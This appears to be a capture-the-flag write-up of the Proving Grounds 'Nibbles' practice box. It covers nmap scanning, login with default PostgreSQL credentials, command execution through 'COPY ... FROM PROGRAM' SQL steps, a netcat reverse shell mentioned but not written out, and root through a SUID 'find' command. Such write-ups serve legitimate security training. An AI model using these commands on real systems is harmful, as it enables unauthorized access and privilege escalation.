
Proving Grounds Practice: Nibbles

Pen testing Methodology:

* Scanning
  + - * + Host Scanning via Nmap
    - Enumeration
      * + FTP
        + SMB shares
        + HTTP
        + Web – Application
        + PostgreSQL
* Exploitation
  + Trying default credentials on PostgreSQL
  + Got password logged in
  + Authenticated Command Execution
* Post-Exploitation
  + Enumerating for privilege escalation
  + Got find binary with SUID Bit
  + Got shell
  + Flags
* **My Takeaway**
* **Scanning**:


We will start with scanning, I started scanning with nmap:

* **nmap -p- -Pn –max-retries 0 -sVC -T5 -oN advscan.txt -A <IP>**

****

The command shown up is for aggressive scan. I like to scan aggressive and full port scan because it confirms the open ports. Also, the vuln scan if I get nothing while enumeration.

* Nmap -p- -Pn –max-retries 0 -T5 -sV -oN fullscan.txt IP




As, we can see FTP, SSH, HTTP, SAMBA and PostgreSQL port is open.

Let’s start with low-hanging fruit.


* **Enumeration**:
* FTP:

I started enumerating ftp first tried with anonymous login. But didn’t work.




* SAMBA:


Then I started enumerating SAMBA shares. Tried to login with anonymous credentials. This too didn’t work.



* HTTP:

I then visited the site but the site was not promising so I started dir-busting. Found nothing not even index file.






Still nothing worked… Started enumerating the PostgreSQL.


* **Exploitation**:

I read somewhere in article that we can abuse PostgreSQL for reverse shell. And also knew that sometimes the default passwords are left behind. So, tried default credentials and guess what... we are in!

The default credentials are **postgres:postgres.**



I listed databases for confirmation that we do have access.



This are the commands I used to get Authenticated Arbitrary Command Execution work.

To perform the attack, you simply follow these steps:

1) [Optional] Drop the table you want to use if it already exists

* **DROP TABLE IF EXISTS cmd\_exec;**

2) Create the table you want to hold the command output

* **CREATE TABLE cmd\_exec(cmd\_output text);**

3) Run the system command via the COPY FROM PROGRAM function


* **COPY cmd\_exec FROM PROGRAM ‘id’; [**Note: delete those single quotes and again write the command in quotes**]**

4) [Optional] View the results

* **SELECT \* FROM cmd\_exec;**

5) [Optional] Clean up after yourself

* **DROP TABLE IF EXISTS cmd\_exec;**

******

Great… We have command execution.

We are in… now it’s time to get the reverse-shell back.


I followed two articles which I uploaded on my GitHub profile as notes.

Link: [**https://github.com/1337-L3V1ATH0N/OSCP-TOOLS/blob/main/Exploitation/Postgresql%20Exploitation.txt**](https://github.com/1337-L3V1ATH0N/OSCP-TOOLS/blob/main/Exploitation/Postgresql%20Exploitation.txt)

We had access and also, I tried to get the tables but that didn’t work. So, I used my tool **Suhradbhav.sh** which I created using pentester-monkey’s cheat-sheet. I don’t like to visit the site and edit the payload. So, I created this tool which can help us generate payload locally and with dynamic Ips and the various binary options.


Let’s create our payload…

It’s clear that Linux has netcat by default installed. So, that’s the reason I used netcat payload. We can also use bash or python or any other reverse-shell payloads.



We got shell!!

We will start stabilizing the shell you can read Zino writeup for shell stabilization.




* **Post-Exploitation**:


Now that we have shell let’s search a way to get the root. As usual I started with my methodology. I always check for crontab, kernel version, config files, listening ports, SUDO, SUID BITS, capabilities. While enumerating manually I found that the binary **find** has SUID BIT set. And I also knew that this can give us a root shell if the SUID BIT is set as root. I made a tool named -4buzer. While developing I knew that which binaries can give us shell and also unauthorized access to read root user’s file.

Tool can be found here:

Link: <https://github.com/1337-L3V1ATH0N/4BUZER.git>



* Command: **find . -exec /bin/bash -p \; -quit**



* **My Takeaway**:

In this box I learned how the exploitation of PostgreSQL works. This box gave me some learning curve. :D

Happy Hacking - L3V1ATH0N